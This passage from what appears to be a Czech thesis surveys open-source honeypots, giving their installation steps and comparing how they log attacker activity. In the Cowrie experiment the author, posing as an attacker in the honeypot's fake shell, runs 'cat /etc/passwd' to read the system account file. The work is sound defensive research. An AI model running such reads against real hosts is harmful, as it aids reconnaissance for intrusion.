Blacknet 2	Nízká	2 roky	Copyright
hived	Nízká	2 roky	MIT
ssh-honeypot by droberson	Nízká	nedávno	MIT
ssh-honeypotd	Nízká	2 roky	MIT

Webové honeypoty mohou virtualizovat webový server pomocí různých aplikaci. Z vybraných honeypotů v tabulce 3.2 používá většina programovací jazyk Python a jeho virtualizační knihovny. Výjimkami jsou honeypoty bwpot [30], využívající kontejner v Dockeru s reálnými aplikacemi, které jsou logovány, a wordpot [31], používající WordPress [32]. Při testování honeypotů WebTrap [33] a Snare [34] (nástupce honeypotu Glastopf [35]) nefungovaly skripty pro kopírování webových stránek, které měly být následně použity v honeypotech. Při použití stránek dopředu vytvořených autorem byly honeypoty funkční. Dále můžeme vyřadit honeypot bwpot s dokumentací v japonštině, který neumožňuje jiné možnosti odesílání logů než do Google Cloud Platform. Honeypot django-admin-honeypot [36] má špatnou dokumentaci, ze které je složité honeypot zprovoznit, a je označován jako honeypot s nízkou úrovní interakce. U honeypotu honeyhttpd [37] se při testování narazilo na nefunkční HTTPS server kvůli chybě při nahrávání certifikátu. Vhodnou volbou tedy mohou být honeypoty WebTrap a Snare, u kterých by šlo ještě testovat, zda se nenajdou webové stránky vhodné pro kopírovací skript.

Tab. 3.2: Přehled webových honeypotů.

Název	Úroveň interakce	Aktualizováno	Licence
bwpot	Vysoká (spíše Střední)	méně než 1 rok	GNU GPL 3
Glastopf	Střední	1 rok	GNU GPL 3
honeyhttpd	Střední	méně než 1 rok	GNU GPL 3
WebTrap	Střední	2 roky	BSD 3-clause
Snare	Střední	méně než 1 rok	GNU GPL 3
wordpot	Střední	převážně 5 let	Copyright
django-admin-honeypot	Nízká	2 roky	MIT

Emailové honeypoty honeymail [38] a Mailoney [39] virtualizují protokol Simple Mail Transfer Protokol (SMTP) [15]. Tento protokol umožňuje snadné připojení s použitím standardní konzole v operačních systémech Windows a v distribucích Linux. Toto umožňuje útočníkům vytvářet automatizované skripty nebo je mohou používat i v tzv. botnety, pro komunikaci s řídícím serverem. Honeypot honeymail byl naposledy upraven při psaní této práce před třemi lety a je ve vývojovém stavu a autorem je výslovně řečeno, že nedoporučuje používání v produkčním prostředí. Druhým emailovým honeypotem je Mailoney, obsahující dva použitelné moduly. Prvním modulem je jednoduché logování pokusů o přihlášení a přihlašovací údaje. Druhým, zajímavějším, modulem je tzv. Schizo Open Relay, umožňující logovat a při vlastní implementaci také přeposílat emaily. Tento modul určitě dává větší smysl použít, i když v základu neumožňuje přeposílání emailů, jejich logování je implementováno. Posledním vybraným honeypotem v tabulce 3.3 je Spam Honeypot with Intelligent Virtual Analyzer (SHIVA) [40]. Tento honeypot umožňuje analýzu dat a vyhodnocení typu SPAM útoku. Výběr honeypotu záleží na tom, zda máme využití pro analyzovaná data ze SHIVA honeypotu, naopak pro snadné nasazení a základní seznámení stačí honeypot Mailoney.

Tab. 3.3: Přehled emailových honeypotů.

Název	Úroveň interakce	Aktualizováno	Licence
honeymail	Nízká až Střední	3 roky	Copyright
Mailoney	Nízká až Střední	2 roky	Není uvedeno
SHIVA	Nízká až Střední	4 roky	GNU GPL 3

U databázových honeypotů je rozhodující virtualizovaná databáze. Příkladem databází mohou být PostgreSQL, MySQL, NoSQL nebo Elasticsearch. Structured

Query Language (SQL) [41] je programovací jazyk použitý pro správu relačních databází a pro operace s daty v nich uložených. Vybrané honeypoty v tabulce 3.4 virtualizující MySQL jsou HoneyMySQL [42] a mysql-honeypotd [43]. Bohužel ani jeden z těchto honeypotů nebylo možné při testování zprovoznit. HoneyMySQL nemá manuál na instalaci a nelze jej spustit bez přídavných balíčků. Honeypot mysql-honeypotd potřebuje knihovnu, se kterou byly potíže při instalaci a tedy ani tento honeypot se nepodařilo spustit. Alternativou k databázi MySQL je PostgreSQL; vybranými honeypoty pro virtualizaci této databáze jsou sticky_elephant [44] a pghoney [45]. Honeypot se střední interakcí sticky_elephant byl při testování funkční, ale byla potřeba vlastního ladění k instalaci potřebných balíčků pro spuštění honeypotu. Naopak honeypot pghoney má nízkou interakci a při testování byl funkční bez nutnosti vlastního ladění instalace. Elasticsearch [46] je analytický prostředek pro všechny typy dat, který provádí převod a normalizaci předtím, než jsou data indexována. Vybraným honeypotem v tabulce 3.4 s virtualizací této databáze je Elastic honey [47]. Tento honeypot byl při testování funkční, až na logování do souboru. Poslední alternativou, která má vybraný honeypot v tabulce 3.4, je NoSQL [48]. NoSQL nepotřebuje znát strukturu dat před vytvořením databáze a také umožňuje tuto strukturu měnit i po jejím vytvoření, což SQL neumožňuje. Vybraným honeypotem virtualizujícím tuto databázi je NoSQLpot [49], který nespecifikuje svoji úroveň interakce. Podle funkčnosti by jej bylo možné kategorizovat jako honeypot s nízkou až střední interakcí. Při testování se objevily potíže při logování do souboru. Zápis do souboru byl nekonzistentní při většině spuštění honeypotu. Při použití parametru pro spuštění, definující logovací soubor, se honeypot nespustil vůbec.

Tab. 3.4: Přehled databázových honeypotů.

Název	Úroveň interakce	Aktualizováno	Licence
sticky_elephant	Střední	3 roky	Není uvedeno
NoSQLpot	Nízká až střední	3 roky	GNU GPL 2
Elastic honey	Nízká	4 roky	MIT
HoneyMysql	Nízká	3 roky	GNU GPL 2
mysql-honeypotd	Nízká	méně než 1 rok	MIT
pghoney	Nízká	2 roky	Není uvedeno

V tabulce 3.5 jsou honeypoty pro poslední službu, pro kterou byly nalezeny alternativy. Touto službou je sdílení souborů, přesněji protokoly File Transfer Protokol (FTP) a Server Message Block (SMB). Pro sdílení souborů lze také použít utilitu Secure Copy (SCP), fungující přes protokol SSH. Ale protokoly FTP a SMB umožňují přístup pouze k definovaným sdíleným souborům, u SMB i tiskárnám, bez

nutnosti umožnění přístupu k celému operačnímu systému a jeho příkazům, jako tomu je v případě SSH. U této služby bylo možné na zdroji [16] najít pouze dva honeypoty se střední interakcí - jeden pro každý ze zmíněných protokolů. Pro protokol FTP je to honeypot honeypot-ftp [50] a pro protokol SMB honeypot HoneySMB [51]. Bohužel se při testování nepodařilo ani jeden z těchto honeypotů úspěšně zprovoznit.

Tab. 3.5: Přehled honeypotů pro sdílení souborů.

Název	Úroveň interakce	Aktualizováno	Licence
honeypot-ftp	Střední	5 let	BSD 2-Clause
HoneySMB	Střední	3 roky	Apache Software Licence

3.2 Instalace honeypotů

Většinu honeypotů ze zdroje [16] je možné získat stažením GitHub repositáře. V lepších případech je v repositáři honeypotu – ve větší nebo menší míře – obsažen instalační manuál. Tento manuál může umožnit nainstalování potřebných balíčků ke spuštění honeypotu nebo nastavení prostředí pro zvýšení zabezpečení honeypotu vůči systému. Pro testování honeypotu použijeme operační systém Ubuntu 18. Nezáleží na tom, zda použijeme Server nebo Desktop verzi, jelikož používají stejné repositáře této distribuce Linux. První testovanou službou je SSH (Secure Shell) [14], u které se otestují honeypoty z tabulky 3.1. Testovány bodou SSH honeypoty Cowrie, Hornet, Hudinx, sshsyrup, Blacknet 2, hived, ssh-honeypot by droberson a ssh-honeypotd. Prvním testovaným honeypotem je Cowrie [22], jehož GitHub repositář obsahuje instalační manuál. Prvním krokem je nainstalování balíčků (výpis 3.1, řádky 1 až 3) potřebných pro stažení, instalaci a běh honeypotu. Některé z těchto balíčků budou potřebné k instalaci i jiných honeypotů, například balíček git pro stažení repositáře ze stránek GitHubu. Dalším krokem ke zvýšení bezpečnosti nasazení s honeypotem je vytvoření uživatele se sníženými právy, pod kterým bude honeypot spouštěn (výpis 3.1, řádek 4). Následující kroky budou pod vytvořeným uživatelem, abychom nemuseli následně měnit vlastníka souborů. Pod vytvořeným uživatelem stáhneme GitHub repositář a přesuneme se do něj (výpis 3.1, řádky 6 a 7). Ujistíme se, že jsme ve složce s honeypotem a její umístění je tam, kde jej chceme mít, např. `/home/cowrie/cowrie`. Posledním krokem instalace a zároveň druhým krokem ke zvýšení bezpečnosti instalace je vytvoření a spuštění virtuálního Python prostředí (výpis 3.1, řádky 9 a 10). Uvnitř tohoto prostředí nainstalujeme potřebné balíčky (výpis 3.1, řádky 11 a 12). Po tomto kroku je Cowrie připraven ke spuštění s výchozím nastavením honeypotu a uživatelských účtů.

Výpis 3.1: Návod k instalaci honeypotu Cowrie.

```
apt-get install git python-virtualenv libssl-dev libffi-dev
    build-essential libpython3-dev python3-minimal authbind
    virtualenv
adduser --disabled-password cowrie
su - cowrie
git clone https://github.com/cowrie/cowrie
cd cowrie
pwd   // výstup by měl být /home/cowrie/cowrie
virtualenv --python=python3 cowrie-env
source cowrie-env/bin/activate
pip install --upgrade pip
pip install --upgrade -r requirements.txt
### Opustit virtualní prostředí cowrie-env
bin/cowrie start   // Spuštění honeypotu
bin/cowrie stop    // Vypnutí honeypotu
```

Druhým testovaným honeypotem je Hornet [24], obsahující jednoduchý manuál k instalaci (výpis 3.2), který je bohužel nefunkční. Po provedení daných úkonů je potřeba doinstalovat balíček `libssl-dev` ze systémových repositářů pomocí příkazu:
`apt-get install libssl-dev`
I po instalaci tohoto balíčku se při testování honeypotu objevily chyby pravděpodobně spojené s pokusem honeypotu o připojení k MySQL databázi. Při pokusu o spuštění honeypotu (výpis 3.2, řádek 8) vyskočila chybová hláška:
`AttributeError: 'Hornet' object has no attribute 'db_handler'`
Druhým možným problémem je chyba ve zdrojovém kódu honeypotu, která nebyla opravena od pravděpodobného ukončení vývoje, protože repositář na GitHub byl, v době psaní této práce, naposledy upraven před dvěma lety.

Výpis 3.2: Návod k instalaci honeypotu Hornet.

```
apt-get install libmysqlclient-dev
pip install git+https://github.com/czardoz/hornet.git
pip install --upgrade
    git+https://github.com/ianepperson/telnetsrvlib.git
    #egg=telnetsrv-0.4.1   // pokračování předchozího řádku
mkdir /opt/hornet
cd /opt/hornet
hornet -v   // inicializace honeypotu
```

Dalším honeypotem, který se nepodařilo zprovoznit, je HUDINX [23], jehož návod obsahuje jeden příkaz - spustit skript `./install.sh`. Tento skript je v aktuální verzi, k době psaní této práce, pojmenován velkými písmeny. Při pokusu o spuštění

skriptu dostaneme chybovou hlášku spojenou se špatným voláním funkce pro ukončení skriptu v případě chyby. Tato funkce je umístěna na začátku skriptu, ale není přeskočeno její volání. Při zakomentování této funkce se skript spustí, ale v konzoli můžeme vidět chyby. Z toho můžeme usoudit, že se honeypot nenainstaloval a pokus o spuštění honeypotu pomocí skriptu `LAUNCH.sh` toto potvrzuje. Proto přejdeme na poslední honeypot se střední interakcí, kterým je sshsyrup [25]. Tento honeypot má také GitHub repositář, ale vývojáři vydávají stabilní verze honeypotu[1], podobně jako ostatní typy software. Po rozbalení archivu s honeypotem (výpis 3.3, řádek 1) máme volbu jakou strukturu souborů - anglicky filesystem - použijeme. První variantou je zkopírovaní souborové struktury operačního systému, na kterém honeypot poběží (výpis 3.3, řádek 2). Druhou je stažení souborového systému, který je vystaven v repositáři honeypotu na GitHubu. Po tomto výběru se vygenerují SSH klíče (výpis 3.3, řádek 3) a vytvoří soubory pro nastavení uživatelů (soubor `passwd`, příklad ve výpisu 3.3, řádky 5 a 6) a skupin (soubor `group`, příklad ve výpisu 3.3, řádky 8 a 9). Po vytvoření těchto souborů lze sshsyrup spustit (výpis 3.3, řádek 11). Soubory passwd a group lze také stáhnout z repositáře, ale při testování způsobovaly chyby a honeypot se nespustil.

Výpis 3.3: Návod k instalaci honeypotu sshsyrup.

```
tar -xvzf sshsyrup-v0.6.1-linux-amd64.tar.gz                    1
./createfs -p / -o filesystem.zip                               2
ssh-keygen -t rsa -f ./id_rsa                                   3
# Obsah souboru passwd                                          4
root:*:0:0:root:/root:/bin/bash                                 5
ubuntu:*:5:60:ubuntu:/home/ubuntu:/bin/bash                     6
# Obsah souboru group                                           7
root:x:0:                                                       8
ubuntu:x:1:ubuntu                                               9
# Spuštění honeypotu                                            10
./ssh-syrup                                                     11
```

Prvním testovaným honeypotem s nízkou úrovní interakce je Blacknet 2 [27]. Tento honeypot potřebuje mít nainstalovanou databázi MySQL (nebo nástupce MariaDB) a Python balíčky (výpis 3.4, řádky 1 a 2). Honeypot samotný se poté instaluje přes repositáře Python (výpis 3.4, řádek 3). Následně musíme vytvořit soubor `/etc/blacknet/blacknet.cfg`, předlohu můžeme najít na GitHub repositáři honeypotu ve složce `share`. Ve stejné složce můžeme najít skript ke konfiguraci databáze. V MySQL je ale předem potřeba vytvořit databázi, kterou bude Blacknet používat a uživatele pro přístup honeypotu k ní (výpis 3.4, řádky 5 až 7, použití

[1]Odkaz na vydané verze honeypotu sshsyrup: `https://github.com/mkishere/sshsyrup/releases`

skriptu je na řádku 8). Po konfiguraci můžeme spustit příkaz pro aktualizaci geolokačních dat (výpis 3.4, řádek 11), u kterého jsme narazili na první chybové hlášky. Chybové hlášky jsou spojené s nějakým souborem, který není ZIP archiv. Při pokusu o spuštění příkazu, který by mohl Blacknet spustit (výpis 3.4, řádek 12), obdržíme chybovou hlášku o neexistujícím souboru či složce.

Výpis 3.4: Návod na pokus o instalaci honeypotu Blacknet 2.

```
apt-get install mysql-server python3 perl                                    1
pip install twisted pycrypto paramiko msgpack                                2
pip install blacknet                                                         3
# Nastavení databáze                                                         4
CREATE DATABASE blacknet;                                                    5
GRANT ALL PRIVILEGES ON blacknet.* TO 'username'@'localhost'                 6
    IDENTIFIED BY 'password';                                                7
USE blacknet                                                                 8
source /opt/blacknet-install.sql                                             9
# Příkazy honeypotu:                                                         10
blacknet-updater                                                             11
blacknet-master                                                              12
blacknet-sensor                                                              13
```

Následujícím honeypotem je hived [26], v době psaní této práce byl naposledy upravený před dvěma lety. Velkým záporem tohoto honeypotu je nulová dokumentace. Na stránce repositáře GitHubu je uvedena pouze jedna věta: `hived is a honeypot.` Při pokusu o instalaci honeypotu je zapotřebí projít obsažené soubory. Prvním ukazatelem je soubor `Makefile`, který může indikovat možnou instalaci za pomoci příkazu `make`. Při prvním použití zjistíme, že chybí balíček `linuxbrew-wrapper` (výpis 3.5, řádek 1). Po opětovném spuštění pak chybějící balíček `gometalinter`, který byl označen jako zastaralý. Proto již není možné nainstalovat z repositářů programovacího jazyka Go, na kterém je honeypot postaven. Z tohoto důvodu není potřeba pokračovat v pokusu o instalaci.

Výpis 3.5: Návod pokusu o instalaci honeypotu hived.

```
apt install git make linuxbrew-wrapper                                       1
git clone https://github.com/sahilm/hived.git                               2
cd hived                                                                     3
make                                                                         4
```

Dalším honeypotem je `ssh-honeypot by droberson` [29], který má na GitHubu návod k instalaci a spuštění ve čtyřech krocích. K těmto krokům je potřeba přidat stažení honeypotu z GitHub (výpis 3.6, řádek 2). To bude provedeno po instalaci potřebných balíčků (výpis 3.6, řádek 1). Dále následuje instalace honeypotu pomocí příkazu `make` a následně vygenerování SSH klíčů (výpis 3.6, řádek 4). Posledním krokem je samotné spuštění honeypotu pomocí příkazu na řádku 5 ve výpisu 3.6.

Výpis 3.6: Návod k instalaci honeypotu sshhoneypot by droberson.

```
apt-get install git make libssh-dev libjson-c-dev                    1
git clone https://github.com/droberson/ssh-honeypot.git              2
make                                                                 3
ssh-keygen -t rsa -f ./ssh-honeypot.rsa                              4
bin/ssh-honeypot -r ./ssh-honeypot.rsa                               5
```

Posledním testovaným SSH honeypotem je ssh-honeypotd [28], který podobně jako hived neobsahuje žádnou dokumentaci. Postup pokusu o instalace bude stejný jako u hived – stáhnout GitHub repositář a vyzkoušet příkaz `make` (výpis 3.7, řádky 2 a 4). Po několika pokusech o spuštění příkazu `make` zjistíme, že je potřeba nainstalovat následující balíčky – gcc a libssh-dev. Poté je možné zkusit honeypot spustit příkazem `./ssh-honeypotd` ve složce honeypotu. Při prvním pokusu narazíme na chybu:

```
Error creating PID file /run/ssh-honeypotd/ssh-honeypotd.pid
```

Tato chyba je způsobena neexistující složkou `/run/ssh-honeypotd`, kterou je potřeba vytvořit (výpis 3.7, řádek 5). Druhé spuštění zahlásí nenastavený soubor se soukromým SSH klíčem. Při spuštění příkazu s parametrem `-h` zjistíme možnost nastavit soubor s klíčem pomocí parametru `-k` a názvem souboru. Další pokus o spuštění opět selhal, jelikož soubory s SSH klíči mají navíc příponu `.dist`, kterou je pro spuštění potřeba oddělat (výpis 3.7, řádky 6 a 7). Poté je možné honeypot spustit (výpis 3.7, řádek 8), ale pouze pokud je neobsazený port 22/tcp, na kterém může běžet reálná aplikace SSH. Pokud je port obsazený, je nutné k parametrům přidat také `-p` pro nastavení používání jiného portu.

Výpis 3.7: Návod k instalaci honeypotu sshhoneypotd.

```
apt install git make gcc libssh-dev                                  1
git clone https://github.com/sjinks/ssh-honeypotd.git                2
cd ssh-honeypotd                                                     3
make                                                                 4
mkdir /run/ssh-honeypotd                                             5
mv ssh_host_rsa_key.dist ssh_host_rsa_key                            6
mv ssh_host_rsa_key.pub.dist ssh_host_rsa_key.pub                    7
./ssh-honeypotd -k ssh_host_rsa_key -f   // -f pro běh na popředí    8
```

Honeypoty se střední interakci Cowrie a sshsyrup bylo možné zprovoznit, naopak honeypoty Hornet a HUDINX se spustit nepodařilo. U honeypotů s nízkou interakcí bylo možné zprovoznit sshhoneypot by droberson a sshhoneypotd, honeypoty Blacknet 2 a hived se spustit nepodařilo.

3.3 Experimentální srovnávací měření

3.3.1 SSH honeypoty

Po instalaci honeypotů můžeme přejít k experimentům s nimi a určení jejich logovacích schopností. Prvním krokem při používaní SSH je přihlášení, což vyčerpává možnosti honeypotů s nízkou interakcí. Z tohoto důvodu začneme s experimenty na úspěšně zprovozněných honeypotech s nízkou úrovní interakce a poté navážeme s honeypoty se střední úrovní interakce. Prvním experimentovaným honeypotem je ssh-honeypot by droberson [29], jehož log do konzole při pokusech o přihlášení můžeme vidět ve výpisu 3.8. Z toho výpisu můžeme zjistit, že honeypot loguje čas jednotlivých pokusů o přihlášení. Dále pak z jaké IP adresy se útočník připojil a jaké uživatelské jméno a heslo použil. I když se mohou tyto logy zdát jednoduché, zobrazují všechny potřebné informace přehledně a odděleně mezerou. Zajímavostí je, že při prvotním testování pro výběr honeypotu, došlo k vynechání logování při opětovném pokusu o přihlášení u stejného připojení. Naopak při opětovném testování o přibližně měsíc později, již tato chyba nenastala.

Výpis 3.8: Logy pokusů o přihlášení do sshhoneypot by droberson.

```
[Mon Jan 01 00:00:00 2020] ssh-honeypot 0.1.0 by Daniel Roberson
    started on port 22. PID 101
[Mon Jan 01 00:00:01 2020] 10.0.0.1 ubuntu heslo
[Mon Jan 01 00:00:02 2020] 10.0.0.1 ubuntu 012345
[Mon Jan 01 00:00:03 2020] 10.0.0.1 ubuntu password
```

Alternativním honeypotem s nízkou interakcí, který se povedlo zprovoznit, je ssh-honeypotd [28]. Log pokusů o přihlášení do tohoto honeypotu je ve výpisu 3.9. V porovnání s výpisem 3.8 lze vidět, že je log detailnější a obsahuje více informací o útoku. Formát logu začíná procesem honeypotu s jeho identifikačním číslem, následuje informace, co se na honeypotu stalo. Tedy, že byly zadány chybné přihlašovací údaje, odkud, a nakonec v kulatých závorkách, kam byl útok namířen. Bohužel jediná informace není přítomna, a to čas vzniku události. Druhou nevýhodou je nevytváření logovacího souboru a není tedy možnost zpětného dohledání záznamů.

Výpis 3.9: Logy pokusů o přihlášení do sshhoneypotd.

```
ssh-honeypotd[101]: Failed password for ubuntu from 10.0.0.1
    port 12345 ssh2 (target: 10.0.0.2:22, password: heslo)
ssh-honeypotd[101]: Failed password for ubuntu from 10.0.0.1
    port 12345 ssh2 (target: 10.0.0.2:22, password: 012345)
ssh-honeypotd[101]: Failed password for ubuntu from 10.0.0.1
    port 12345 ssh2 (target: 10.0.0.2:22, password: password)
```

Po experimentování na honeypotech s nízkou interakcí se přesuneme na střední úroveň interakce. Zde byly funkční pouze honeypoty Cowrie [22] a sshsyrup [25]. Ve výpisech 3.11 a 3.12 můžeme vidět formát logů zapisovaných do logovacího souboru. Naproti tomu ve výpisu 3.10 je log ve formátu JSON, který je logován do druhého souboru. Formát JSON záznamu je několik kombinací `proměnná:hodnota` uzavřených ve složených závorkách. V tomto formátu je důležitá informace hned na prvním místě – identifikátor události. Příkladem identifikátoru události je ve výpisu 3.10 hodnota `cowrie.login.failed`, určující nezdařený pokus o přihlášení do virtuální konzole Cowrie. Po identifikaci události následují data o použitých přihlašovacích údajích. Zdroj útoku, tedy IP adresa útočníka, je až na konci JSON záznamu.

Výpis 3.10: JSON formát logů při pokusu o přihlášení do Cowrie.

```
{                                                                    1
   "eventid":"cowrie.login.failed",                                  2
   "username":"root",                                                3
   "password":"password",                                            4
   "message":"login attempt [root/password] failed",                 5
   "sensor":"ssh",                                                   6
   "timestamp":"2020-01-01T00:00:01.000000Z",                        7
   "src_ip":"10.0.0.1",                                              8
   "session":"abcdef"                                                9
}                                                                    10
```

Po úspěšném přihlášení dostaneme nastavenou zprávu dne, anglicky Message of the Day (zkratka: MOTD), poté můžeme zadávat příkazy jako v reálné aplikaci. Rozdíl mezi tím, že je útočník přihlášený v honeypotu a ne v reálné aplikaci, je možné poznat při zadání příkazů, které nejsou v honeypotu naprogramovány. Při experimentu ve výpisu 3.11 můžeme vidět příklady příkazů, které jsou v honeypotu implementovány a jeden neimplementovaný. Jelikož jsme se přihlásili jako uživatel `root`, je výpis příkazu pro aktuální složky a cesty k ní správný (výpis 3.11, řádky 3 a 4). Druhým příkazem je dotaz o dostupnosti zadané domény (výpis 3.11, řádek 5 až 12), čímž může útočník zjistit, zda má zařízení přístup k internetu a jestli funguje překlad doménových jmen. V případě příkazu `ping` není příkaz opravdu proveden, čísla na řádcích 7 až 9 ve výpisu 3.11 jsou náhodná, tedy útočník v tomto případě nemůže využít Cowrie pro nežádoucí aktivitu. Nakonec jsou vyzkoušeny příkazy `echo`, pro vypsání zadané zprávy do konzole, a `cat`, pro výpis souboru do konzole. Zadaný soubor musí existovat ve falešné souborové struktuře ve složce s Cowrie, např. `cowrie/honeyfs/etc/passwd`, ze kterého je následně obsah souboru získán pro virtuální konzoli Cowrie. Pro vyzkoušení limitace honeypotu je zadán příkaz `telnet`, který není implementován, což můžeme vidět na řádku 19 výpisu 3.11.

Výpis 3.11: Pohled uživatele při zadávání příkazů do Cowrie.

```
Hello. This is the Message of the Day.
root@svr04:~#
root@svr04:~# pwd
/root
root@svr04:~# ping abc.gov   // Anonimizováno
PING abc.gov (1.2.3.4) 56(84) bytes of data.
64 bytes from abc.gov (1.2.3.4): icmp_seq=1 ttl=50 time=1 ms
64 bytes from abc.gov (1.2.3.4): icmp_seq=2 ttl=50 time=1 ms
64 bytes from abc.gov (1.2.3.4): icmp_seq=3 ttl=50 time=1 ms
--- abc.gov ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 10ms
rtt min/avg/max/mdev = 1.0/1.0/1.0/1.0 ms
root@svr04:~# echo hello
hello
root@svr04:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
<výstup zkrácen>
root@svr04:~# telnet localhost
-bash: telnet: command not found
root@svr04:~#
```

Po experimentování s virtuální konzolí je potřeba se podívat do logů, jak experiment vypadal z pohledu Cowrie. Ve výpisu 3.12 můžeme vidět záznam našeho experimentu z logovacího souboru. Tento výstup má zkrácené řádky z důvodu úspory místa. Pořadí informací v logu začíná časem vzniku události jako ssh-honeypot by droberson, pouze v jiném formátu. V hranatých závorkách následuje informace o procesu, který danou událost vytvořil. Ten je oddělen čárkou s číslem sezení, anglicky

Výpis 3.12: Logy Cowrie při zadávání příkazů (zkráceno).

```
2020-01-01T00:00:10.000000Z [SSHChannel session (0) on SSHService
    b'ssh-connection' on HoneyPotSSHTransport,1,10.0.0.1]
    CMD: pwd
2020-01-01T00:00:11.000000Z [SSHChannel session (0) on SSHService
    b'ssh-connection' on HoneyPotSSHTransport,1,10.0.0.1]
    Command found: pwd
[HoneyPotSSHTransport,1,10.0.0.1] CMD: ping abc.gov
[HoneyPotSSHTransport,1,10.0.0.1] Command found: ping abc.gov
[HoneyPotSSHTransport,1,10.0.0.1] CMD: echo hello
[HoneyPotSSHTransport,1,10.0.0.1] Command found: echo hello
[HoneyPotSSHTransport,1,10.0.0.1] CMD: cat /etc/passwd
[HoneyPotSSHTransport,1,10.0.0.1] Command found: cat /etc/passwd
[HoneyPotSSHTransport,1,10.0.0.1] CMD: telnet
[HoneyPotSSHTransport,1,10.0.0.1] Can't find command telnet
[HoneyPotSSHTransport,1,10.0.0.1] Command not found: telnet
```

session (číslo je vynulováno při restartování honeypotu). Poslední informací v hranatých závorkách je IP adresa útočníka, oddělena od čísla sezení čárkou. Poslední informace je i nejdůležitější – dění na honeypotu. Na řádku 7 je zadání příkazu `ping abc.gov` do virtuální konzole. Na dalším, tedy osmém, řádku je zpráva od honeypotu, že zadaný příkaz nalezl. Zajímavostí může být vynechání informace o průběhu příkazu, tedy zda např. zadaný soubor existuje. Na řádcích 13 až 15 je pokus o zadání příkazu `telnet`, který není v honeypotu implementován, a jeho reakce na toto zadání.

Posledním SSH honeypotem, na kterém bylo experimentováno, je sshsyrup [25]. Ve výpisu 3.13 můžeme vidět log pokusu o přihlášení do honeypotu. Hlavní rozdíl je v typu logování, při běhu na popředí jsou zobrazovány informace ve výpisu 3.13 na řádcích 1 až 3. Naproti tomu v log souboru jsou události ukládány ve formátu JSON (výpis 3.13, řádky 6 až 15). Nevýhodou tohoto způsobu logování je nemožnost zpětného dohledání případných chyb nebo nečekaných ukončení honeypotu. V logu konzole je z velké části vynechána informace o čase události. Naproti tomu je první informací v logu jeho typ, tedy zda je daný záznam pouze informační, nebo zda nastala chyba. V hranatých závorkách po typu záznamu je informace o počítadle záznamů, které je vynulováno při startu honeypotu. Oproti tomu v log souboru je informace o času události již zapsána. Zajímavostí je pořadí položek v JSON záznamech, místo priority jsou řazeny abecedně a některá pole nemusí být vždy obsažena, například `authMethod`. Bohužel oběma logům chybí informace při přihlášení, zda bylo úspěšné či nikoliv. Tuto informace bychom mohli získat pouze díky dalším záznamům o nastavení virtuální konzole, což se děje pouze při úspěšném přihlášení.

Výpis 3.13: Logy pokusů o přihlášení do sshsyrup.

```
# Log v konzoli
INFO[0001] Connection established port=12345 srcIP=10.0.0.1
INFO[0002] User trying to login with password authMethod=password
    password=heslo port=12345 srcIP=10.0.0.1 user=ubuntu
# Log v souboru
{
    "authMethod":"password",
    "level":"info",
    "msg":"User trying to login with password",
    "password":"heslo",
    "port":"12345",
    "scrIP":"10.0.0.1",
    "time":"2020-01-01T00:00:01Z",
    "user":"ubuntu"
}
```

Po přihlášení do sshsyrup dostaneme oproti Cowrie velmi jednoduchou konzoli, zobrazenou ve výpisu 3.14. Prvním rozdílem je chybějící zpráva dne (MOTD) a začátek řádku, ve kterém chybí informace pod kterým uživatelem je příkaz zadáván a název zařízeni, anglicky tzv. hostname. Dalším, a velkým rozdílem, je limitace v implementaci příkazů. Tuto limitaci je možné vidět při použití příkazu `ping` na řádcích 3 a 4 ve výpisu 3.14. Rozdílná situace nastane s příkazem `echo` pro vypsání textu do konzole, kde je text zadán jako parametr příkazu. Honeypot při pokusu o zpracování na tento příkaz zahlásí chybu `Segmentation fault` (výpis 3.14, řádky 5 a 6).

Výpis 3.14: Pohled útočníka při zadávání příkazů do sshsyrup.

```
$ pwd                                                                    1
/home/ubuntu                                                             2
$ ping                                                                   3
ping: command not found                                                  4
$ echo hello                                                             5
Segmentation fault                                                       6
$                                                                        7
```

Při pohledu do logu konzole honeypotu, který je zobrazen ve výpisu 3.15, je zaznamenáno používání honeypotu z výpisu 3.14. Stejnou informaci nalezneme i v log souboru, pouze méně přehledně. Hlavní nevýhodou logů o aktivitě ve virtuální konzoli je absence reakce honeypotu na zadané příkazy. Například použití příkazu `echo` neinformuje v logu o vzniklé chybě. Zajímavostí také je rozdíl v zobrazování informací. Pokud útočníkem zadaný příkaz neobsahuje mezery, není v logu ohraničen uvozovkami (výpis 3.15, řádek 1 a 3), v opačném případě je ohraničen (výpis 3.15, řádek 5).

Výpis 3.15: Výstup příkazů v konzoli sshsyrup (upraveno).

```
INFO[0003] User input command pwd cmd=pwd module=shell                   1
    port=12345 sessionId="random" srcIP=10.0.0.1 user=ubuntu             2
INFO[0004] User input command ping cmd=echo module=shell                 3
    port=12345 sessionId="random" srcIP=10.0.0.1 user=ubuntu             4
INFO[0005] User input command echo hello cmd="echo hello"                5
    module=shell port=12345 sessionId="random" srcIP=10.0.0.1            6
    user=ubuntu                                                          7
```

Provedené experimenty byly u SSH honeypotů se střední interakcí pouze velmi základní. Ale i díky těmto základním experimentům byly zjištěny reakce honeypotů a jejich způsob logování a obsah logů. U honeypotů s nízkou interakcí bylo možné pouze experimentovat s přihlašovací obrazovkou.

3.3.2 Webové honeypoty

Po otestování SSH honeypotů se přesuneme na webové honeypoty. Jelikož byla instalace honeypotů probrána detailněji u SSH honeypotů, bude u webových honeypotů zmíněna jen okrajově a budou zdůrazněny případné chyby při testování, resp. instalaci. U webových honeypotů je složitější rozlišit, zda se jedná o honeypot s nízkou nebo střední interakcí. SSH honeypoty s nízkou interakci lze jednoduše rozeznat, protože umožňují pouze pokusy o přihlášení. Obdobnou konfiguraci u webových honeypotů obsahující pouze jednoduchou webovou stránku s přihlášenými poli lze zařadit do střední úrovně interakce. Důvodem je fungování webových serverů, které umožňují více metod pro interakci. Například metody GET, PUT, DELETE u protokolu HyperText Transfer Protocol (HTTP) [55] umožňují operace stažení, nahrání nebo smazání obsahu z webového serveru. Právě kvůli přítomnosti těchto metod je možné webové honeypoty zařadit do obou úrovní interakce. Z tabulky 3.2 dostaneme testované honeypoty; těmito honeypoty jsou bwpot, Glastopf, honeyhttpd, WebTrap, Snare, wordpot a django-admin-honeypot.

